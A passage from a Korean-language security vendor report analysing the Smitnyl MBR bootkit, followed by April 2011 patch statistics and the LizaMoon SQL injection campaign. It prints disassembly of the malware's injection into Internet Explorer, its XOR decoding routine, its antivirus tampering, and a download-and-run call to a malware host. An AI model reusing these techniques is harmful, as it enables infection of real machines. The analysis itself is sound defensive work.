004014E6 .   C745 AC 4400(   MOV     [LOCAL.21], 44
004014ED .   AB              STOS    DWORD PTR ES:[EDI]
004014EE .   C745 D8 0100(   MOV     [LOCAL.10], 1
004014F5 .   66:895D DC      MOV     WORD PTR SS:[EBP-24], BX
004014F9 .   FF15 9030400(   CALL    DWORD PTR DS:[<&KERNEL32
004014FF .   8B35 4C30400(   MOV     ESI, DWORD PTR DS:[<&KER
00401505 .   50              PUSH    EAX
00401506 .   FFD6            CALL    ESI
00401508 .   6A 0F           PUSH    0F
0040150A .   FF15 4830400(   CALL    DWORD PTR DS:[<&KERNEL32
00401510 .   8B3D 4430400(   MOV     EDI, DWORD PTR DS:[<&KER
00401516 .   50              PUSH    EAX
00401517 .   FFD7            CALL    EDI
00401519 .   8D45 F0         LEA     EAX, [LOCAL.4]
0040151C .   50              PUSH    EAX
0040151D .   8D45 AC         LEA     EAX, [LOCAL.21]
00401520 .   50              PUSH    EAX
00401521 .   53              PUSH    EBX
00401522 .   53              PUSH    EBX
00401523 .   6A 0C           PUSH    0C
00401525 .   53              PUSH    EBX
00401526 .   53              PUSH    EBX
00401527 .   8D85 A0FCFFFF   LEA     EAX, [LOCAL.216]
0040152D .   53              PUSH    EBX
0040152E .   50              PUSH    EAX
0040152F .   53              PUSH    EBX
00401530 .   FF15 4030400(   CALL    DWORD PTR DS:[<&KERNEL32

Priority = REALTIME_PRIORITY_CLASS

GetCurrentProcess
kernel32.SetPriorityClass
hProcess = FFFFFFFF
SetPriorityClass
Priority = THREAD_PRIORITY_TIME_CRITICAL
GetCurrentThread
kernel32.SetThreadPriority
hThread = FFFFFFFF
SetThreadPriority

pProcessInfo = 0012FFAC

pStartupInfo = 0012FF68
CurrentDir => NULL
pEnvironment => NULL
CreationFlags = CREATE_SUSPENDED|DETACHED_PROCESS
InheritHandles => FALSE
pThreadSecurity => NULL

pProcessSecurity => NULL
CommandLine = "C:₩WINDOWS₩system32₩cmd.exe /c del C:₩015DE2~1.SAM₩infector.exe > nul"
ModuleFileName => NULL
CreateProcessA
```

2.2 감염된 'userinit.exe' (Win-Trojan/Agent.25600.YE)


메인 드롭퍼의 리소스 영역에 '71' 이름으로 저장된 데이터는 39번 섹터에 쓰이고 재부팅 시 정상 userinit.exe에 또다시 덮어 쓰인다. 주요 동작은 아래 그림과 같이 45번 섹터에 저장되어 있는 인코딩된 데이터를 디코딩해서 실행시킨다. 그 외에는 360Safe가 존재하면 360safe IE Protection을 종료시키고 임시 폴더(%Temp%)에 가짜 explorer.exe를 생성해서 디코딩 한 45번 섹터의 내용을 쓴다. 그리고 정상 explorer.exe를 실행시켜서 explorer.exe의 실행이 정상적으로 된 것처럼 사용자를 속인다.

[그림 1-37] 39번에 저장되어 있는 userinit.exe 감염 코드의 동작

A. 360Safe IE Protection 종료

RegOpenKeyExA API를 사용하여 'HKEY_LOCAL_MACHINE\SOFTWARE\360Safe\safemon' 레지스트리를 확인해서 존재하면 'IEProtAccess', 'IEProtNotify' 값을 '0'으로 설정하여 360Safe IE Protection을 종료한다. 참고로 360Safe IE Protection은 중국산 백신 관련 제품이다.


[그림 1-38] 360Safe IE Protection 종료




B. 가짜 explorer.exe 실행 및 실행

가짜 explorer.exe를 저장하기 위해 임시 폴더 경로를 얻어 온 후에 45번 섹터로 접근해서 인코딩 데이터를 디코딩한 후 임시 폴더 경로에 explorer.exe 파일로 생성 및 실행하며 explorer.exe가 정상적으로 실행된 것으로 보이기 위해 실제 정상 explorer.exe도 실행시킨다. 이 중 디코딩 과정은 45번 섹터에서 512byte를 읽어서 스택에 저장한 후 '7F'로 XOR 연산을 한다. 그리고 'MZ', 'PE' 시그니처는 '4D5A', '5045'으로 직접 보정한 후 가짜 explorer.exe에 쓴다. 이 과정을 9번 하도록 조건이 설정되어 있다.

[그림 1-39] 디코딩 루틴과 파일 변화




[그림 1-39] 디코딩 루틴과 파일 변화



2.3 가짜 explorer.exe (Win-Trojan/Pincav.4608.AT)

메인 드롭퍼의 리소스 영역에 '72' 이름과 '6E' 이름으로 저장된 인코딩된 데이터는 45번과 46번 섹터에 쓰인다. 이 인코딩된 데이터는 앞의 39번 섹터에 저장된 루틴에 의해 디코딩 후 가짜 explorer.exe로 생성되어 실행되고 [그림 1-40]와 같이 IEXPLORE.EXE에 인젝션 되어 내려받기 기능을 수행한다.

[그림 1-40] 가짜 explorer.exe의 동작



A. 'Hidden' 속성으로 IEXPLORE.EXE 실행 후 자신을 인젝션

먼저 'c:\program files\Internet Explorer\IEXPLORE.EXE' 경로를 얻어와서 WinExec API를 이용해 'Hidden' 속성으로 IEXPLORE.EXE를 실행하고 VirtualAllocEx API로 실행 중인 IEXPLORE.EXE에 가상메모리 공간을 확보한 후 WriteProcessMemory API를 통해 자신을 인젝션 한다.

[그림 1-41] IEXPLORE.EXE 실행 및 인젝션

```
13150SDC  .  50            PUSH    EAX                              ShowState => SW_HIDE
13150SDD  .  83E1 03       AND     ECX, 3
13150SE0  .  8D85 E8FDFFFF LEA     EAX, [LOCAL.134]
13150SE6  .  F3:A4         REP     MOVS BYTE PTR ES:[EDI], BYTE PTR
13150SE8  .  50            PUSH    EAX                              CmdLine = "C:\program files\Internet Explorer\IEXPLORE.EXE"
13150SE9  .  FF15 6C021513 CALL    DWORD PTR DS:[<&KERNEL32.WinExec WinExec

13150A57  .  6A 40         PUSH    40                               flProtect = 40
13150A59  .  68 00300000   PUSH    3000                             flAllocationType = MEM_COMMIT | MEM_RESERVE
13150A5E  .  53            PUSH    EBX                              dwSize = 1200
13150A5F  .  56            PUSH    ESI                              lpAddress = explorer.13150000
13150A60  .  52            PUSH    EDX                              hProcess = 00000048
13150A61  .  FF15 6C021513 CALL    DWORD PTR DS:[<&KERNEL32.Vi      kernel32.VirtualAllocEx
13150A67  .  6A 00         PUSH    0                                pBytesWritten = NULL
13150A69  .  53            PUSH    EBX                              BytesToWrite = 1200 (4608.)
13150A6A  .  56            PUSH    ESI                              Buffer = explorer.13150000
13150A6B  .  50            PUSH    EAX                              Address = 13150000
13150A6C  .  A1 180E1513   MOV     EAX, DWORD PTR DS:[13150E18
13150A71  .  50            PUSH    EAX                              hProcess => 00000048 (window)
13150A72  .  FF15 6C021513 CALL    DWORD PTR DS:[<&KERNEL32.Wr      WriteProcessMemory
```

B. 파일 내려받기 및 실행

'CreateRemoteThread'를 통해 인젝션 된 코드를 실행하고 'http://sb.perfectexe.com/cs.gif'를 내려받아 'C:\2008.exe'로 저장하고 실행한다.

[그림 1-42] 파일 다운로드 및 실행


```
13150D6  >  6A 00          PUSH    0                                Arg5 = 0
13150D8  .  6A 00          PUSH    0                                Arg4 = 0
13150DA  .  68 40031513    PUSH    explorer.13150340                Arg3 = "C:\2008.exe"
13150DF  .  68 DC021513    PUSH    explorer.131502DC                Arg2 = "http://sb.perfectexe.com/cs.gif"
13150E4  .  6A 00          PUSH    0                                Arg1 = 00000000
13150E6  .  FF15 340E1513  CALL    DWORD PTR DS:[13150E34]          urlmon.URLDownloadToFileA

13150711  >  6A 05         PUSH    5
13150713  .  6A 00         PUSH    0
13150715  .  6A 00         PUSH    0
13150717  .  68 40031513   PUSH    explorer.13150340                ASCII "C:\2008.exe"
1315071C  .  68 74031513   PUSH    explorer.13150374                ASCII "open"
13150721  .  6A 00         PUSH    0
13150723  .  FF15 0C0E1513 CALL    DWORD PTR DS:[13150E0C]          Shell32.ShellExecuteA
```


3. 감염된 MBR의 동작

정상 MBR의 주요 동작은 파티션 테이블에서 부팅 가능한 파티션을 찾아 해당 파티션의 부트 섹터를 호출해주는 역할을 하는 것인데 감염된 시스템의 MBR은 이런 동작 외에도 정상 userinit.exe를 감염시키기 위해 BOOT.INI 파일과 'WINDOWS', 'SYSTEM32' 디렉터리 정보를 얻고 39번 섹터에서 감염하고자 하는 데이터를 읽어 정상 userinit.exe를 감염시킨다.

[그림 1-43] 정상 MBR의 동작




[그림 1-44] 감염된 MBR의 동작



감염된 MBR의 코드 루틴을 보면 악성코드 제작자가 MBR의 구조뿐만 아니라 FAT와 NTFS파일 시스템의 구조 또한 모두 파악하여 부트레코드의 값들과 MFT(Master File Table)의 헤더 값, 속성값들을 이용해서 필요한 데이터들을 얻어 오는 것을 확인할 수 있다. 이렇게 획득한 데이터들을 이용해서 최종적으로 userinit.exe에 대한 정보를 얻고 미리 39번 섹터에 저장해 놓은 Payload를 읽어와서 정상 userinit.exe에 덮어쓴다. 이렇게 감염된 userinit.exe와 정상 userinit.exe를 구분하는 간단한 방법은 파일의 등록 정보를 확인해 보는 것이다. 정상 파일에는 버전 등의 정보가 정확히 나타나고 있지만 감염된 파일에는 이러한 버전 정보들을 찾을 수가 없다. 그리고 Hex view 도구를 통해 raw data들을 보게 되면 감염된 파일의 0x28 오프셋에 '55 AA' 시그니쳐가 있는 것을 확인할 수 있다. 이 시그니쳐는 실제 악의적인 코드 내에서 감염 여부를 확인하기 위해 사용된다.

[그림 1-45] 정상 userinit.exe와 감염된 userinit.exe 비교



[그림 1-46] 감염된 MBR 내의 정상 userinit.exe 감염 루틴

```
debug001:1357 ; ---------------------------------------------------------------------------
debug001:1357
debug001:1357 InfectUserinit_exe:                     ; CODE XREF: debug001:0993↑p
debug001:1357 cmp     cs:Userinit_NonResident, 0      ; - Userinit.exe 속성헤더의 Non-Resident Flag 비교
debug001:135D jnz     short NonResident               ; - 1로 세팅되어 있으면 NonResident로 점프
debug001:135F jmp     locret_1449
debug001:1362 ; ---------------------------------------------------------------------------
debug001:1362
debug001:1362 NonResident:                            ; CODE XREF: debug001:135D↑j
debug001:1362 mov     cs:word_1518, 0
debug001:1369 mov     cs:word_151A, 0
debug001:1370 mov     al, 5                           ; - Number of Sectors = 0x5
debug001:1372 mov     ah, 2                           ; - Read Sectors From Drive = 0x2
debug001:1374 mov     dx, 80h ; '€'
debug001:1377 mov     cl, 28h ; '('                   ; - Start Sector = 0x27 * 0x200 = 0x4E00 (39번 섹터)
debug001:1379 mov     ch, 0
debug001:137B mov     bx, 8C00h                       ; - 0x8C00으로 읽어 옴
debug001:137E int     13h                             ; DISK - READ SECTORS INTO MEMORY
debug001:137E                                         ; AL = number of sectors to read, CH = track, CL = sector
debug001:137E                                         ; DH = head, DL = drive, ES:BX -> buffer to fill
debug001:137E                                         ; Return: CF set on error, AH = status, AL = number of sectors read
debug001:1380 mov     di, 8C28h                       ; - 0x4E00에서 2개의 섹터를 읽어서 0x8C00에 읽어 옴
debug001:1383 cmp     word ptr [di], 0AA55h           ; - Infected Marker(0xAA55)가 있는지 확인
debug001:1387 jz      short FoundMarker
debug001:1389 jmp     locret_1449
debug001:138C ; ---------------------------------------------------------------------------
```

```
debug001:1357 ; ---------------------------------------------------------------------------
debug001:1357
debug001:1357 InfectUserinit_exe:                     ; CODE XREF: debug001:0993↑p
debug001:1357 cmp     cs:Userinit_NonResident, 0      ; - Userinit.exe 속성헤더의 Non-Resident Flag 비교
debug001:135D jnz     short NonResident               ; - 1로 세팅되어 있으면 NonResident로 점프
debug001:135F jmp     locret_1449
debug001:1362 ; ---------------------------------------------------------------------------
debug001:1362
debug001:1362 NonResident:                            ; CODE XREF: debug001:135D↑j
debug001:1362 mov     cs:word_1518, 0
debug001:1369 mov     cs:word_151A, 0
debug001:1370 mov     al, 5                           ; - Number of Sectors = 0x5
debug001:1372 mov     ah, 2                           ; - Read Sectors From Drive = 0x2
debug001:1374 mov     dx, 80h ; 'Ç'
debug001:1377 mov     cl, 28h ; '('                   ; - Start Sector = 0x27 * 0x200 = 0x4E00 (39번 섹터)
debug001:1379 mov     ch, 0
debug001:137B mov     bx, 8C00h                       ; - 0x8C00으로 읽어 옴
debug001:137E int     13h                             ; DISK - READ SECTORS INTO MEMORY
debug001:137E                                         ; AL = number of sectors to read, CH = track, CL = sector
debug001:137E                                         ; DH = head, DL = drive, ES:BX -> buffer to fill
debug001:137E                                         ; Return: CF set on error, AH = status, AL = number of sectors read
debug001:1380 mov     di, 8C28h                       ; - 0x4E00에서 2개의 섹터를 읽어서 0x8C00에 읽어 옴
debug001:1383 cmp     word ptr [di], 0AA55h           ; - infected Marker(0xAA55)가 있는지 확인
debug001:1387 jz      short FoundMarker
debug001:1389 jmp     locret_1449
debug001:138C ; ---------------------------------------------------------------------------
```

A. 정상 userinit.exe 감염

감염된 MBR의 마지막 동작은 [그림 1-46]에서 볼 수 있듯이 파일의 속성을 확인하고 읽어야 할 섹터의 시작위치와 개수를 얻은 뒤에 'Extended Write Function (AH = 43h)'을 사용하여 39번 섹터에 저장된 데이터를 메모리 '0x8C00' 영역으로 읽어오고 제대로 읽었는지 확인하기 위해 시그니처 값 '0xAA55'를 비교한다.

4. 진단 & 치료

2011년 4월 현재 V3 IS 7.0으로 테스트해본 결과 시스템이 감염되기 전 개별적으로는 모두 정상 진단/치료되지만 시스템이 감염된 후에는 감염된 MBR은 진단/치료가 불가능하고 악성 userinit.exe는 'Win-Trojan/Agent.25600.YE'로 정상 진단은 하지만 치료 시에는 제품의 '윈도 주요 파일 시스템 보호 기능'에 의해 치료가 되지 않고 있다. 즉, 시스템에서는 V3에 의해 치료되어야 할 악성파일이 오히려 보호되고 있는 상황이다. 위와 같은 상황이 발생하는 이유는 과거 V3 제품군의 엔진에도 부트 바이러스에 대한 진단/치료 기능이 있었지만 2010년 3월에 예외적인 'Defo 바이러스' 치료 이슈가 발생한 후 부트 바이러스에 대한 진단/치료 기능이 빠져 있는 상태이기 때문이다. 이에 대한 방편으로 현재 이런 상황의 고객 시스템은 전용 백신을 제작하여 제공하고 있다. 전용백신에서는 부트 바이러스의 특정 영역의 바이너리(약 10byte)를 시그니쳐로 잡고 감염된 MBR의 파티션 테이블과 백업되어 있는 MBR의 파티션 테이블을 비교해서 같으면 백업 되어 있는 정상 MBR을 덮어쓰고 있다.


5. 결론

'Smitnyl Bootkit'은 MBR을 감염시키는 기능이 있으며 이렇게 MBR을 감염시키는 경우에 문제가 심각한 것은 진단/치료하기가 까다롭다는 점이다. 아직 국내에서 감염에 의한 피해 보고가 적지만 오히려 감염 여부도 알지 못하는 경우가 많을 수도 있다. 이렇게 감염 여부를 확인하기가 어렵기 때문에 많은 악성코드 제작자가 매력을 느끼기에 충분하고 확산이 된다면 안티바이러스 업체들은 진단/치료에 더욱 어려움을 겪게 될 것이다. 현재 발견된 'Smitnyl Bootkit'의 경우는 내부에 중국산 하드웨어 모니터링 툴의 존재를 확인하고 중국 안티바이러스 업체인 '360Safe'의 프로그램 실행을 방해하는 것으로 봐서는 중국 해커들에 의해서 제작/배포된 것으로 볼 수 있다. 이에 대해 해킹 관련한 중국 온라인 사이트나 커뮤니티에 대한 모니터링을 통해서 관련한 정보들을 얻을 수 있을 것이고 이를 바탕으로 한 사전 연구로 또 다른 방법의 부트 바이러스 진단/치료 방법의 발견에 도움이 될 것이다.

02. 시큐리티 동향
a. 시큐리티 통계

4월 MS보안 업데이트 현황

마이크로소프트사로부터 발표된 이번 달 보안 업데이트는 17건이다.



[그림 2-1] 공격 대상 기준별 MS 보안 업데이트

위험도	취약점	Poc
긴급	Internet Explorer 누적 보안 업데이트 (MS11-018)	유
긴급	SMB 클라이언트의 취약점으로 인한 원격코드 실행 문제점 (MS11-019)	유
긴급	SMB 서버의 취약점으로 인한 원격코드 실행 (MS11-020)	무
긴급	ActiveX 킬 비트 누적 보안 업데이트 (MS11-027)	무
긴급	.NET Framework 의 취약점으로 인한 원격 코드 실행 문제 (MS11-028)	무
긴급	GDI+ 취약점으로 인한 원격코드 실행 (MS11-029)	무
긴급	DNS 확인 취약점으로 인한 원격 코드 실행 (MS11-030)	무
긴급	Jscript 및 VBScript 스크립팅 엔진의 취약점으로 인한 원격 코드 실행 (MS11-031)	무
긴급	OpenType CFF 드라이버의 취약점으로 인한 원격코드 실행 (MS11-032)	무
중요	Microsoft Excel 의 취약점으로 인한 원격코드 실행 (MS11-021)	무
중요	Microsoft Office 의 취약점으로 인한 원격코드 실행 (MS11-022)	무
중요	Microsoft Office 의 취약점으로 인한 원격코드 실행 (MS11-023)	무
중요	Windows 팩스 표지 편집기의 취약점으로 인한 원격코드 실행 (MS11-024)	무
중요	MFC 라이브러리의 취약점으로 인한 원격코드 실행 (MS11-025)	무
중요	MHTML 의 취약점으로 인한 정보 유출 (MS11-026)	무
중요	워드패드 텍스트 변환기의 취약점으로 인한 원격코드 실행 (MS11-033)	무
중요	윈도우 커널모드 드라이버의 취약점으로 인한 권한 상승 (MS11-034)	무

[표 2-1] 2011년 04월 주요 MS 보안 업데이트

이번 달에는 꽤 많은 수의 패치가 발표되었다. 총 17건이며, 시스템에 해당하는 취약점이 12건으로 가장 많다. 시스템에 해당하는 취약점은 운영체제 자체를 직접적으로 공격할 수 있는 것이므로, 추가적인 소프트웨어 설치 없이 위협에 노출될 수 있는 가능성을 더욱 넓게 포괄하고 있다. 패치 중 일부는 공격코드가 공개되어 있으며, 50%가 넘는 9건이 긴급에 해당할 만큼 빠른 보안패치가 필요하다.

02. 시큐리티 동향
b. 시큐리티 이슈

LizaMoon이라 명명된 대규모 SQL 인젝션 공격

3월 29일 미국 보안업체인 웹센스(Websense)는 자사 블로그 "LizaMoon mass injection hits over 226,000 URLs (was 28,000) including iTunes"를 통해 대규모 SQL 인젝션(Injection) 공격이 발생하였으며 이로 인해 226,000여 웹 페이지가 침해 사고를 입은 것으로 알려졌다. 웹센스를 통해 알려진 대규모 SQL 인젝션 공격은 해당 공격을 통해 삽입된 도메인명인 lizamoon.com에서 이름을 따와 Lizamoon으로 명명되었다. ASEC에서는 추가적인 조사 및 분석을 위해 구글(Google) 검색을 이용하여 Lizamoon 인젝션 공격으로 인해 한국 웹 사이트들이 얼마나 많은 피해를 입었는지 점검하였다. 그 결과 해외 사이트뿐만 아니라 [그림 2-2]와 같이 다수의 웹 사이트가 해당 인젝션 공격에 의한 침해 사고를 당한 것으로 파악되었다.

[그림 2-2] 구글 검색 결과 나타난 해킹된 국내 웹 사이트들의 예

이번 Lizamoon 인젝션 공격에 사용된 악의적인 웹 페이지 주소는 총 11개이며 아래와 같은 기본적인 형식을 가지고 있다.


〈script src=http://[악성 도메인]/ur.php〉〈/script〉

웹 페이지에 삽입된 주소는 총 3 단계에 걸친 재연결(Redirection) 구조를 가지고 있으며 전체적인 구조는 다음과 같다.

'http://[악성 도메인]/ur.php'
-〉 'http://[XXX.co.cc/scanXX/[숫자]?sessionId=[숫자들]]'
-〉 'http://[XXX.co.cc/scanXX/[숫자]/freesystemscan.exe'

최종적으로 연결되는 웹 페이지는 [그림 2-3]과 같이 허위 백신을 내려받도록 유도하는 페이지로 연결된다.

[그림 2-3] 해킹된 웹 사이트들의 재연결을 통해 최종적으로 허위 백신 설치 유도



